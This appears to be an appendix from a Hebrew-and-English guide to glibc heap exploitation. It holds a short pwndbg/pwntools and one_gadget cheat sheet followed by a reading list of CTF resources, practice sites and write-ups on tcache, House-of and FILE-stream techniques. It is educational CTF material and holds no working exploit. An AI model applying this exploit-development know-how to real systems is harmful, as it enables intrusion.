
Miscellaneous

Show information on a **thread cache** (defaults to the current thread):

```
pwndbg> tcache [tcache address]
```

Show the **mp_struct** members:

```
pwndbg> mp
```



PwnTools

Where **elf** is an ELF object representing the binary, **libc** is an ELF object representing glibc and **io** is the process object.

Symbols

To access the “main” symbol of the binary: **elf.sym.main**

To access the “system” symbol of glibc: **libc.sym.system**

Packing

Pack a 64-bit value into a string: **p64(libc.sym.main_arena)**

Pack a 32-bit value into a string: **p32(0xdeadbeef)**

Pack an 8-bit value into a string: **p8(0)**

Unpack an 8-character string into an integer: **u64("\xef\xbe\xad\xde\xff\x7f\x00\x00")**


Interacting

To interact with the binary manually: **io.interactive()**

One-Gadget

Search for & print any one-gadgets in the glibc binary that <target program> was linked against:

```
$ one_gadget $(ldd <target program> | grep libc.so | cut -d' ' -f3)
```



נספח ב': מקורות לימוד ותרגול נוספים + כלים שהוזכרו

כלים

<http://pwndbg.com> + <https://browserpwndbg.readthedocs.io/en/docs>

<http://pwntools.com> + <https://docs.pwntools.com/en/stable>

<https://github.com/io12/pwninit> - Automate starting binary exploit challenges

https://github.com/shift-crops/sc_expwn - Pwntools extension for advanced users

https://github.com/david942j/one_gadget + [Restrictions and use of one_gadget](#)

<https://github.com/haxkor/forkever> - view & edit the heap in a hex editor, switch between forks

[Heap-Viewer - An IDA Pro plugin to examine the glibc heap, focused on exploit development](#)

Binary Exploitation

<https://bitvijays.github.io/LFC-BinaryExploitation.html> - סיכום נחמד הכלל גם היבטי קומפיילציה

[A First Introduction to System Exploitation With Georgia Tech's "pwnable" challenges, Ben Herzog](#)

<https://guyinatuxedo.github.io>

<https://github.com/perfectblue/ctf-writeups>

<https://github.com/jwang-a/CTF> (M30W, Team Balsn)

[BINARY EXPLOITATION: Memory corruption](#)

<https://github.com/bet4it/build-an-efficient-pwn-environment> - For Arch Linux Users


אתרים עם תשתיות תרגול להשתלטוט על מכונה מרוחקת:

<https://www.root-me.org/en/Challenges/App-System> + [helper ssh credentials script](#)

<https://www.hackthebox.eu> (Challenges->pwn, Boxes/Machines - requires PT/RedTeam skills)

<https://www.pwnable.kr> (Pwnable - Korea)

<https://www.pwnable.tw> (Pwnable - Taiwan, Harder than .kr)



סקירה של טכניקות Proof of concept Heap exploitation עם /או אתגרים

<https://github.com/shellphish/how2heap>

<https://0x3f97.github.io/category/#/how2heap> - (Use www.deepl.com/translator)

pearcehn.top [PWN notes] how2heap analysis_1+2+3 (Use www.deepl.com/translator)

[how2heap analysis](#) - up till glibc v2.31

<https://guyinatuxedo.github.io/25-heap>

סקירה כללית ומבוא ל-Heap exploitation

<https://sourceware.org/glibc/wiki/MallocInternals>

<https://heap-exploitation.dhavalkapil.com>

<https://azeria-labs.com/heap-exploitation-part-1-understanding-the-glibc-heap-implementation>

<https://azeria-labs.com/heap-exploitation-part-2-glibc-heap-free-bins>

[AirGap2020.10: Modern Linux Heap Exploitation](#) - Dr. Silvio Cesare

<https://hackliza.gal/en/posts/r2heap> - Heap analysis with radare2

אנליזה של קוד המקור

[Overview of malloc and free in glibc](#) - (Use www.deepl.com/translator)

[Analysis of glibc 2.33 source code \(ptmalloc\)](#) - (Use www.deepl.com/translator)

<https://raw.githubusercontent.com/cloudburst/libheap/master/heap.png> - Algorithm flowcharts

Unlink macro exploitation

[LiveOverflow - The Heap: dlmalloc unlink\(\) exploit - bin 0x18](#)


[GLibC Malloc for Exploiters - Yannay Livneh - Insomni'hack](#)

היכל הבידור - (2018) (גנאי ליבנה) Heap Exploitation against GlibC in 2018

[Unlink Exploitation - Heap Meta-Data Manipulation \(2017 מרץ, גליון 81\)](#)

glibc Malloc source code

<https://elixir.bootlin.com/glibc/glibc-2.32/source/malloc/malloc.c>



https://www.gnu.org/software/libc/manual/html_node/Tunables.html

Vulnerability assessment & research

https://en.wikipedia.org/wiki/Attack_surface

<https://gynvael.coldwind.pl/?id=659> - How to find vulnerabilities

[Automatic Techniques to Systematically Discover New Heap Exploitation Primitives](#)

House of Rabbit

https://github.com/shift-crops/House_of_Rabbit

פתרונות אתגרי ה-גלאיון 114-Digital Whisper - KAF CTF 2019

Largebin attack

<https://www.anquanke.com/post/id/183877>

Tcache Attack: (Tcache Dumping, Tcache Stashing Unlink(TSU), TSU+, TSU++)

<https://ctf-wiki.org/en/pwn/linux/user-mode/heap/ptmalloc2/tcache-attack>

<https://qianfei11.github.io/2020/05/05/Tcache-Stashing-Unlink-Attack>

<https://hackmd.io/@Xornet/H1sYvQJlv> - TSU

<https://www.anquanke.com/post/id/198173>

[TSG CTF - Karte\(Source\) - Sol-1, Sol-2, Sol-3, Sol-4](#) - Tcache Stashing/TSU ("easy")

Safe-Linking mitigation + bypassing it

[CPR - Eyal Itkin - 2020 - safe linking eliminating a 20 year old malloc exploit-primitive](#)

[Bypassing glibc v2.32 safe linking mitigation - Robert Crandall](#)

House of IO


<https://awarauc.com.wordpress.com/2020/07/19/house-of-io-remastered>

[Attacking the TCache in GLIBC 2.32 - Jayden Rivers](#)

CSAW 2021 Qualifiers CTF - word_games challenge: [Origin](#), [Sol-2](#), [Sol-3](#), [Sol-4](#)

House of Corrosion

<https://github.com/CptGibbon/House-of-Corrosion>



<https://smallkirby.hatenablog.com/entry/2020/02/24/210633>

[Explanation of House of Corrosion ptr-yudai 19/10/2019](#) - (Use www.deepl.com/translator)

<https://www.notion.so/House-of-Corrosion-cb62019a81734f6bb2fdb294aae17361> - (Use deepl)

<https://github.com/tsg-ut/tsgctf2020/blob/master/pwn/rachell> ("medium-hard")

Modern day glibc heap mitigations

[\[PATCH\] Harden tcache double-free check 2021](#) glibc 2.34 + [Mailing list comments](#)

[\[PATCH\] Update tcache double-free check \[2020.07\]](#)

House of Rust

<https://c4ebt.github.io/2021/01/22/House-of-Rust.html>

House of Orange

<https://www.anquanke.com/post/id/168802> - House of Orange + File stream exploitation

[Play with FILE Structure - An-Jie Yang \("AngelBoy"\)](#)

File structure/streams exploitation + File stream oriented programming

[ירבל עיטה - גליון 88 + פתרון נוספת](#) - Pwning ELF's for Fun and Profit- ASIS CTF - Jim Moriarty

[על הדבש ועל הקובץ - חלק א' - עמית שמואל - גליון 130](#)

[על הדבש ועל הקובץ - חלק ב' - עמית שמואל - גליון 132](#)

<https://elixir.bootlin.com/glibc/glibc-2.34/source/libio/fileops.c>

https://github.com/jwang-a/CTF/blob/master/utils/Pwn/IO_FILE.py

<https://teamrocketist.github.io/2020/02/05/Pwn-HackTM-2020-Trip-To-Trick> (glibc 2.29)

מנגנוני הקיואה נוספים

[A Tale of Two Mallocs: Shmarya Rubenstein, INFILTRATE 2018](#)

[A Tale of Two Mallocs: On Android libc Allocators](#)